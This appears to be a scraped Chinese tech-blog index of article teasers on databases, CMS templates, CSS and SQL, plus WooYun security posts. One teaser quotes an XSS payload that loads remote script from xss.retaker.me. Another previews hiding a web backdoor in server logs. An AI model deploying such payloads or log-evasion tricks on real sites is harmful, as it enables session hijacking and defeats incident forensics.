DataBase MySQL与PostgreSQL:该选择哪个开源数据库? Naresh Kumar是一位软件工程师与热情的博主,对编程与新事物充满了激情和兴趣。近日,Naresh撰写了一篇博文,对开源世界最常见的两种数据库MySQL与PostgreSQL的特点进行了详尽... 12月17日 1,259 次浏览 发表评论 阅读全文
帝国cms技巧 帝国cms中打印模板制作教程详解(图文) 内容摘要 打印模板是指信息打印页面的模板,不同系统模型可以设置不同的打印模板(/e/DoPrint/)。 文章正文 打印模板是指信息打印页面的模板,不同系统模型可以设置不同的打印模板(/e/DoPri... 01月14日 1,259 次浏览 发表评论 阅读全文
Codeigniter 利用加密Key(密钥)的对象注入漏洞 http://drops.wooyun.org/papers/1449 原文链接:http://www.mehmetince.net/codeigniter-object-injection-vuln... 09月23日 WooYun-Drops 1,259 次浏览 发表评论 阅读全文
关于eval的劫持操作 前提:本文讨论在chrome浏览器下的情况,由于早期IE浏览器的实现有所不同,导致与本文所提内容存在差异。其它浏览器也未做测试。 在某些需求环境中,我们需要劫持eval函数,输出所eval的内容。对于... 11月02日 WooYun-Zone 1,259 次浏览 发表评论 阅读全文

编程茶楼 css3新增颜色表示方式分享3 一、CSS1&2颜色表示方式(W3C标准)1、Color name 颜色名称方式(用颜色关键字表示对应的颜色。)例如:red(红色)、blue(蓝色)、pink(粉色)优点:方便快... 05月06日 1,259 次浏览 发表评论 阅读全文
WooYun-Zone 在贴吧被csrf了 点进来有..”,a:$.getScript(‘//xss.retaker.me/1.js’),a:” 题目都是这样的 本来以为是某个人测试的呢 ... 11月02日 1,259 次浏览 发表评论 阅读全文
SQL重复记录查询的几种方法_MsSql 1、查找表中多余的重复记录,重复记录是根据单个字段(peopleId)来判断复制代码 代码如下:select * from peoplewhere peopleId in (select &... 05月02日 MSSQLSERVER 1,258 次浏览 发表评论 阅读全文
【无奖调查向】不看黄片的女生性知识哪来的? 今天忽然冒出一个疑惑,男生们的性知识据说大多数来源于毛片,或者加上互相的讨论吧。那女生们的的性知识哪来的呢? 少女之间应该不怎么会讨论这个问题,卫生课又很隐晦,生物人体那一章又太科学,所以啪啪啪流程啦... 11月02日 WooYun-Zone 1,258 次浏览 发表评论 阅读全文
在日志中隐藏自己后门 以前发现的一个技巧性的东西,由于一般的webserver都会记录日志,而且在目前的后期后门以及漏洞追踪中主要的证据都是日志,如果有可能让日志变得不可信,我们就有可能成功了 访问shell.php,会得... 11月02日 WooYun-Zone 1,258 次浏览 发表评论 阅读全文

 DataBase
 帝国cms技巧
 编程茶楼
 WooYun-Zone
